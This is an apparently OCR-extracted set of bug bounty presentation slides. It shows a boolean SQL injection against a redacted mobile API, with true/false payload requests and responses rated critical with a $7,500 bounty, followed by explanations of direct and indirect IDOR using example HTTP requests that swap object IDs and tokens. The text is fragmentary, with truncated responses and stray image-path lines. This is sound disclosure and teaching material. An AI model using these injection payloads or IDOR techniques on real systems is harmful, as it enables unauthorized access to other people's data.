  "SVQTRYB[redacted]D4-YbumEgb__pDDix4ZKvcPL2fhUbu8sJX8_ZlLeBPQoajfjU8iJd2lotSJfrltUKlgog9zQuU5q67YNydMCptWCDn
  gWXQUEdmy_huhcOE",
  "token_type":"bearer",
```

Enumeration: Mobile Application

Boolean SQL Injection



Target: https://[redacted].com

Request

```
GET /members/mobile_api.php?[redacted]
92XXdKrlo9259972498'%20or%20'1'%3d'1&zipcode=
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5
Host: [redacted].com
Connection: close
Accept-Encoding: gzip, deflate

```

Response

```
5:47 GMT

[redacted] path=/
           path=/

arset=ISO-8859-1

s":[{"xid":191656,"storeid":202765,"partname":"AutoZone","offe
```

Severity	🟥 Critical (9.1)
Asset: Dom...	[redacted].com
Weakness	SQL Injection
Bounty	$7,500
Time spent	*None*

Target: https://[redacted].com

Request


```
GET /members/mobile_api.php?[redacted]
92XXdKrlo9259972498'%20or%20'1'%3d'2&zipcode=
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5
Host: [redacted].com
Connection: close
Accept-Encoding: gzip, deflate

```

```
:06 GMT

[redacted] path=/
           path=/

rset=ISO-8859-1

{"status":"invalid","failure_label":"Session expired"}
```

IDOR

Insecure Direct Object Reference (IDOR)

- **I**nsecure **D**irect **O**bject **R**eferences (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.



`https://target.com/api/invoice?id=`**`1000`**

HTTP/1.1 200 OK


Attacker

Victim
Invoice id=**1000**

Reference: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References

Indirect IDOR

- **Requires a condition**



```
GET /api/invoice?id=1000 HTTP/1.1
```

HTTP/1.1 403 Forbidden

```
POST /api/invoice/action?id=1000 HTTP/1.1
Host: target.com
Content-Type: application/json

{“invoice”:“1000”,“user”:“1337”}
```

HTTP/1.1 200 OK

```
GET /api/invoice?id=1000 HTTP/1.1
```

HTTP/1.1 200 OK


Attacker

Victim
Invoice id=**1000**

Indirect IDOR

Victim

Utilities UUID = **557f75c6-b537-4b32-9be5-e88507fea495**




```
GET /api/v1/Utilities/557f75c6-b537-4b32-9be5-e88507fea495 HTTP/2
Host: www.redacted.com
Accept: application/json, text/plain, */*
Authorization: Bearer [Victim_JWT]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.5359.125 Safari/537.36
Referer: https://www.redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```

```
HTTP/2 200 OK
Cache-Control: private,immutable
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Api-Supported-Versions: 1
X-Aspnet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Powered-By: ARR/3.0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src * 'self' data: directive: blob: 'unsafe-inline'
[redacted]
Date: Tue, 10 Jan 2023 19:34:35 GMT
Content-Length: 2052

[
  {
    "moveTaskUtilityId":272,
    "utilityCompanyId":16539,
    "name":"[redacted]",
    "streetAddress":[redacted]
    "city":[redacted]
    "state":"[redacted]
    "zipCode":[redacted]
    "website":"https://www.[redacted],
    "phoneNumber":"[redacted]80",
    "phoneNumberExtension":null,
    "utilityCompanyLineOfBusinessId":20256,
    "utilityTypeId":5,
    "type":"[redacted]"
```

Attacker


Utilities UUID = **6ecf0178-a4a5-4263-bf0e-f9f85959d0a4**



```
GET /api/v1/Utilities/6ecf0178-a4a5-4263-bf0e-f9f85959d0a4 HTTP/2
Host: www.redacted.com
Accept: application/json, text/plain, */*
Authorization: Bearer [Attacker_JWT]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.5359.125 Safari/537.36
Referer: https://www.redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```


```
HTTP/2 200 OK
Cache-Control: private,immutable
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Api-Supported-Versions: 1
X-Aspnet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Powered-By: ARR/3.0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src * 'self' data: directive: blob: 'unsafe-inline'
[redacted]
Date: Tue, 10 Jan 2023 18:47:18 GMT
Content-Length: 2

[
]
```

Indirect IDOR



GET /api/v1/Utilities/557f75c6-b537-4b32-9be5-e88507fea495 HTTP/2
Attacker
HTTP/1.1 403 Forbidden

Utilities UUID = **6ecf0178-a4a5-4263-bf0e-f9f85959d0a4**




Request

```
GET /api/v1/Utilities/557f75c6-b537-4b32-9be5-e88507fea495 HTTP/2
Host: www.redacted.com
Accept: application/json, text/plain, */*
Authorization: [Attacker_JWT]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.5359.125 Safari/537.36
Referer: https://www.redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```

Response


```
HTTP/2 403 Forbidden
Cache-Control: immutable
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Api-Supported-Versions: 1
X-Powered-By: ASP.NET
X-Powered-By: ARR/3.0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src * 'self' data: directive: blob: 'unsafe-inline'
[redacted]
Date: Tue, 10 Jan 2023 18:51:51 GMT
Content-Length: 0


```

Indirect IDOR



```
POST /api/invoice/action?id=1000 HTTP/1.1

{“utilitieId”:“557f75c6-b537-4b32-9be5-e88507fea495”}
```

